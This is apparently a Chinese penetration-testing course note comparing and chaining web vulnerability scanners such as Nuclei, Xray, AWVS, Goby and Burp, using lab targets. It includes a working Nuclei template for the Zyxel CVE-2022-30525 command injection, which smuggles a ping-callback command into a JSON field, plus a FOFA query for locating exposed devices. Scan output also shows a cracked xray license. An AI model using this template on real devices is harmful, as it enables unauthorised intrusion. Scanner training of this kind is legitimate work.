


Day101 漏洞发现-漏扫项目篇

&Nuclei&Yakit&Goby&Afrog&Xray&Awvs&联动中转被动



1.知识点

- 1、综合类-Burp&Xray&Awvs&Goby
- 2、特征类-Afrog&Yakit&Nuclei
- 3、联动类-主动扫描&被动扫描&中转扫描

2.详细点



- 1 市面上有很多漏扫系统工具脚本，课程讲到的基本都是目前主流推荐的优秀项目！
- 2 Burpsuite, Awvs, Xray, Goby, Afrog, Yakit, Nuclei, Vulmap, Pocassist, Nessus, Pentestkit, Kunyu, Pocsuite3, 浏览器各类插件, Burpsuite插件 (HaE, ShiroScan, FastJsonScan, Log4j2Scan, Springscan, JScan等)。
- 3
- 4 BurpSuite是用于攻击web 应用程序的集成平台，包含了许多工具。BurpSuite为这些工具设计了许多接口，以加快攻击应用程序的过程。所有工具都共享一个请求，并能处理对应的HTTP 消息、持久性、认证、代理、日志、警报。
- 5
- 6 Acunetix一款商业的web漏洞扫描程序，它可以检查web应用程序中的漏洞，如SQL注入、跨站脚本攻击、身份验证页上的弱口令长度等。它拥有一个操作方便的图形用户界面，并且能够创建专业级的web站点安全审核报告。新版本集成了漏洞管理功能来扩展企业全面管理、优先级和控制漏洞威胁的能力。
- 7
- 8 Xray是从长亭洞鉴核心引擎中提取出的社区版漏洞扫描神器，支持主动、被动多种扫描方式，自备盲打平台、可以灵活定义 POC，功能丰富，调用简单，支持windows /macOS /Linux 多种操作系统，可以满足广大安全从业者的自动化 web 漏洞探测需求。
- 9
- 10 Goby是一款新的网络安全测试工具，由赵武Zwell（Pangolin、JSky、FOFA作者）打造，它能够针对一个目标企业梳理最全的攻击面信息，同时能进行高效、实战化漏洞扫描，并快速的从一个验证入口点，切换到横向。能通过智能自动化方式，帮助安全入门者熟悉靶场攻防，帮助攻防服务者、渗透人员更快的拿下目标。
- 11
- 12 Nuclei是一款基于YAML语法模板的开发的定制化快速漏洞扫描器。它使用Go语言开发，具有很强的可配置性、可扩展性和易用性。提供TCP、DNS、HTTP、FILE 等各类协议的扫描，通过强大且灵活的模板，可以使用Nuclei模拟各种安全检查。
- 13
- 14 Afrog 是一款性能卓越、快速稳定、PoC 可定制的漏洞扫描（挖洞）工具，PoC 涉及 CVE、CNVD、默认口令、信息泄露、指纹识别、未授权访问、任意文件读取、命令执行等多种漏洞类型，帮助网络安全从业者快速验证并及时修复漏洞。
- 15
- 16 Yakit是一款集成化单兵安全能力平台,通过函数提供各类底层安全能力，包括端口扫描、指纹识别、poc框架、shell管理、MITM劫持、强大的插件系统等。旨在打造一个覆盖渗透测试全流程的网络安全工具库。

3.演示案例

3.1 特征类-三方Poc调用&模版Poc调用



- 1 案例1：单点对某特征点进行安全评估
- 2 `docker run -it -p 8888:8080 vulhub/struts2:s2-053`
- 3 `docker run -it -p 8090:8090 vulhub/fastjson:1.2.45`
- 4 `docker run -it -p 8888:8080 vulhub/shiro:1.2.4`



- 1 案例2：新型对某特征点进行安全评估

```

2 例子: CVE-2022-30525: Zyxe1 防火墙远程命令注入漏洞
3  https://blog.csdn.net/weixin_43080961/article/details/124776553
4  复现:
5  Fofa: title=="USG FLEX 50 (USG20-VPN)"
6  nuclei.exe -t Zyxe1.yaml -l z.txt
7  Zyxe1.yaml:
8  id: CVE-2022-30525
9
10 info:
11   name: cx
12   author: remote
13   severity: high
14   tags: CVE-2022-30525
15   reference: CVE-2022-30525
16
17 requests:
18   - raw:
19     - |
20       POST /ztp/cgi-bin/handler HTTP/1.1
21       Host: {{Hostname}}
22       Content-Type: application/json; charset=utf-8
23
24       {"command": "setwanPortSt","proto": "dhcp","port": "1270","vlan_tagged":
25       "1270","vlanid": "1270","mtu": "{{exploit}}","data":""}
26
27   payloads:
28     exploit:
29       - ";ping -c 3 {{interactsh-url}};"
30   attack: pitchfork
31   matchers:
32     - type: word
33       part: interactsh_protocol
34       name: dns
35       words:
36         - "dns"

```


(1) Yakit-可特征可综合:



```


1  https://www.yaklang.com/
2  GUI界面, 使用简单, 直接有手就行

```



(2) 使用goby进行检测:


- 1、Goby-综合类
- 2 <https://gobysec.net/>
- 3 GUI界面, 使用简单, 直接有手就行




(3) 使用Nuclei进行扫描:




```
1 2、Nuclei-较综合类
2 官网地址: https://nuclei.projectdiscovery.io/
3 项目下载: https://github.com/projectdiscovery/nuclei
4 Nuclei-Templates&三方Nuclei-Templates:
5 https://github.com/projectdiscovery/nuclei-templates
6 https://github.com/ExpLangcn/NucleiTP
7 扫描批量url
8 nuclei -l urls.txt
9 扫描单个目标
10 nuclei -target xxx.com
11 加载对应的poc脚本, 可以是当前路径下
12 nuclei -t ./test/
13 nuclei -t ./test/test.yaml
14 推荐使用, 批量检测urls.txt, poc为test.yaml, 输出结果result.txt
15 nuclei -l urls.txt -t test.yaml -o result.txt
```





(4) 使用Afrog进行扫描:

- 3、Afrog-特征类
- <https://github.com/zan8in/afrog>
- Afrog是一款性能卓越、快速稳定、PoC可定制的漏洞扫描（挖洞）工具，PoC涉及CVE、CNVD、默认口令、信息泄露、指纹识别、未授权访问、任意文件读取、命令执行等多种漏洞类型，帮助网络安全从业者快速验证并及时修复漏洞。
- 扫描单个目标
- `afrog -t http://example.com -o result.html`
- 扫描多个目标
- `afrog -T urls.txt -o result.html`
- 测试单个PoC
- `afrog -t http://example.com -P ./testing/poc-test.yaml -o result.html`
- 测试多个PoC
- `afrog -t http://example.com -P ./testing/ -o result.html`
-



3.2 综合类-主动漏扫&中转联动&被动联动



- 1 案例1: 单点对某站点进行安全评估
- 2 eg: <http://testphp.vulnweb.com/>



- 1 -对比工具优缺点
- 2 -对比工具使用方法
- 3 爬虫: 常规漏洞测试
- 4 PoC: 用网上各种组件框架的漏洞去测试
- 5 Awvs: 爬虫强, Poc国内差点
- 6 任务添加&数据头部&代理模式&扫描模式等
- 7 Xray: 爬虫弱, Poc国内友好
- 8 主动扫描&被动扫描&POC资源等
- 9 .\xray_windows_amd64.exe webscan --basic-crawler http://xx/ --html-output xx.html
- 10 .\xray_windows_amd64.exe webscan --listen 127.0.0.1:7777 --html-output xx.html



- 1 URL单点扫描&数据包扫描
- 2 1、相互联动性解决漏扫
- 3 2、相互联动性解决URL未探针

(1) 使用AWVS对该网站进行扫描:

Acunetix

by Invicti

新的扫描Administrator BinRan

仪表盘

发现

目标

扫描

漏洞

报告

用户

扫描定义档

网络扫描器

问题追踪工具

网络应用防火墙

电邮设置

引擎

排除时间表

目标

导出 CSV

Export to

生成报告

删除

添加至组

扫描

筛选器

地址描述类型漏洞上次扫描状态

http://testphp.vulnweb.com/

test

演示

0000

Processing
上次扫描日期 2023年10月12日 10:34:30

创建目标后，对其进行扫描

1 - 1 / 1 < 1 > 20

Acunetix

by Invicti

新的扫描Administrator BinRan

仪表盘

发现

目标

添加目标

目标群组

扫描

漏洞

报告

用户

扫描定义档

网络扫描器

问题追踪工具

网络应用防火墙

电邮设置

扫描

Full Scan - http://example.com/

停止扫描

暂停扫描

生成报告

Export to

扫描信息

漏洞

网站结构

Scan Statistics

事件

Windows Defender used in this scan

2023年10月12日 11:14:01

扫描持续时间

2m 20s

请求

2,483

平均响应时间

189ms

路径已确认

4

目标信息

扫描结束后会展示结果

地址http://example.com/

服务器ECS (sac/2557)

操作系统Unknown

已识别技术

响应式Yes

最新警报

0114

Unencrypted connection2023年10月12日 11:15:03

Clickjacking: X-Frame-Options header2023年10月12日 11:15:03

Permissions-Policy header not implemented2023年10月12日 11:15:03

Content Security Policy (CSP) not implemented2023年10月12日 11:15:02

Web Application Firewall detected2023年10月12日 11:14:54

(2) 使用xray对该网站进行扫描:

```
1 xray.exe webscan --basic-crawler http://testphp.vulnweb.com/ --html-output xx.html
```



```
C:\Windows\System32\cmd.exe - xray.exe webscan --basic-crawler http://testphp.vulnweb.com/ --html-output xx.html
Microsoft Windows [版本 10.0.18362.175]
(c) 2019 Microsoft Corporation. 保留所有权利。

E:\工具\ONE-FOX集成工具箱_V4.0\魔改版_by狐狸\gui_other\xray\xray.exe webscan --basic-crawler http://testphp.vulnweb.com/ --html-output xx.html

[ Cracked By Dr. FarFar ]

Version: 1.9.11/eb0c331d/Enterprise Edition
Licensed to Dr. FarFar [ WwW.Dr-FarFar.CoM ], license is valid until 9999-01-01 08:00:00

[INFO] 2023-10-12 11:22:21 [default:entry.go:226] Loading config file from config.yaml
[INFO] 2023-10-12 11:22:23 [basic-crawler:basic_crawler.go:138] allowed domains: [testphp.vulnweb.com *.testphp.vulnweb.com]
[INFO] 2023-10-12 11:22:23 [basic-crawler:basic_crawler.go:139] disallowed domains: [*farfar* *github* *.gov.* *.edu.* *.eg.* *.chaitin* *.xray.cool]

Enabled plugins: [baseline crlf-injection jsonp ssrf upload shiro struts cmd-injection path-traversal sqlmap xss xxe fastjson xstream brute-force thinkphp dirscan redirect phantasm]

[INFO] 2023-10-12 11:22:23 [shiro:shiro.go:92] shiro key count 117
[INFO] 2023-10-12 11:22:23 [phantasm:phantasm.go:185] 819 pocs have been loaded (debug level will show more details)
These plugins will be disabled as reverse server is not configured, check out the reference to fix this error.
Ref: https://docs.xray.cool/#/configuration/reverse
Plugins:
fastjson/fastjson/cve-2022-25845
fastjson/fastjson/deserialization
poc-go-apache-log4j2-rce
poc-go-weblogic-cve-2023-21839
poc-yaml-apache-druid-kafka-rce
poc-yaml-apache-spark-rce-cve-2022-33891
poc-yaml-dlink-cve-2019-16920-rce
poc-yaml-dotnetnuke-cve-2017-0929-ssrf
poc-yaml-drawio-cve-2022-1713-ssrf
poc-yaml-full-read-ssrf-in-spring-cloud-netflix
poc-yaml-ghostscript-cve-2018-19475-rce
poc-yaml-gitlab-cve-2021-22214-ssrf
poc-yaml-httpd-ssrf-cve-2021-40438
poc-yaml-jenkins-cve-2018-1000600
poc-yaml-jira-cve-2019-11581
poc-yaml-jira-ssrf-cve-2019-8451
poc-yaml-keycloak-cve-2020-10770-ssrf
poc-yaml-kibana-cve-2019-7609-rce
poc-yaml-landray-oa-datajson-rce
poc-yaml-lgml-nas-cmnd-201607-467-rce
poc-yaml-mongo-express-cve-2019-10758
poc-yaml-oracle-ehs-cve-2018-3167-ssrf
poc-yaml-pandorafms-cve-2019-20224-rce
poc-yaml-php-imap-cve-2018-19518-rce
poc-yaml-ruanhong-oa-xxe
poc-yaml-saltstack-cve-2020-16846
poc-yaml-solr-cve-2017-12629-xxe
poc-yaml-spiderflow-save-remote-command-execute
poc-yaml-spring-cloud-gateway-cve-2022-22947-rce
```

结果



- 1 Burp&Xray联动-抓包给xray扫
- 2 1、主-Burp设置转发代理-访问
- 3 2、副-Xray设置被动扫描-扫描

(1) 配置过程:

Settings

Tools > Proxy

Proxy listeners

Running

Interface

127.0.0.1:8080

burp设置代理

Request interception rules

Intercept requests based on the following rules: Master interception is turned off

Enabled

Operator

Match type

Relationship

Condition

File extension

Does not match

Request

Contains parameters

HTTP method

Does not match

URL

Is in target scope

Response interception rules

Intercept responses based on the following rules: Master interception is turned off

Manage global settings

Project setting

self-requested

没试过

注册成功的

把burp插件上端，再联动

以扫描

active scan++和J2EE

iechen

burp抓包的调

